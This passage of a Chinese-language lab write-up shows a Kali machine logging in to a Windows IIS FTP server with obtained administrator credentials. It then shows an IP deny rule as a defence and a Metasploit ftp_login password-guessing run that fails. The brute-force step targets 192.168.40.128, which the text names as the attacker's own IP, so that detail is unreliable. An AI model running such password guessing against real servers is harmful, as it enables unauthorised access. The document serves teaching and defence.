
10.尝试登陆FTP打开kali输入ftp 192.168.40.137 输入获取的账户 密码



```
┌──(root💀kali)-[~/桌面]
└─# ftp 192.168.40.137
Connected to 192.168.40.137.
220 wuyun-r2vpfuznw Microsoft FTP Service (Version 5.0).
Name (192.168.40.137:root): administrator
331 Password required for administrator.
Password:
230 User administrator logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
226 Transfer complete.
ftp> 
```

防御步骤

对于Winser的服务器 在管理工具下设置Internet服务管理器 选择默认的ftp站点属性 “目录安全性”选项卡下添加拒绝访问的Kali Linux系统的IP地址 192.168.40.128



默认 FTP 站点 属性


TCP/IP 访问限制

默认情况下，所有计算机将被: ● 授权访问(R) ○ 拒绝访问(N)

例外 以下所列除外:

访问	IP 地址（子网掩码）
被拒	192.168.40.128

不能正确获取密码



```
msf6 > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) > set rhosts 192.168.40.128
rhosts ⇒ 192.168.40.128
msf6 auxiliary(scanner/ftp/ftp_login) > set pass_file /tmp/pass.txt
pass_file ⇒ /tmp/pass.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set stop_on_success true
stop_on_success ⇒ true
msf6 auxiliary(scanner/ftp/ftp_login) > set username administrator
username ⇒ administrator
msf6 auxiliary(scanner/ftp/ftp_login) > exploit

[*] 192.168.40.128:21     - 192.168.40.128:21 - Starting FTP login sweep
[-] 192.168.40.128:21     - 192.168.40.128:21 - LOGIN FAILED: administrator:123456  (Unable 
to Connect: )
[-] 192.168.40.128:21     - 192.168.40.128:21 - LOGIN FAILED: administrator:456789  (Unable 
to Connect: )
[-] 192.168.40.128:21     - 192.168.40.128:21 - LOGIN FAILED: administrator:789123 (Unable t
o Connect: )
[*] 192.168.40.128:21     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```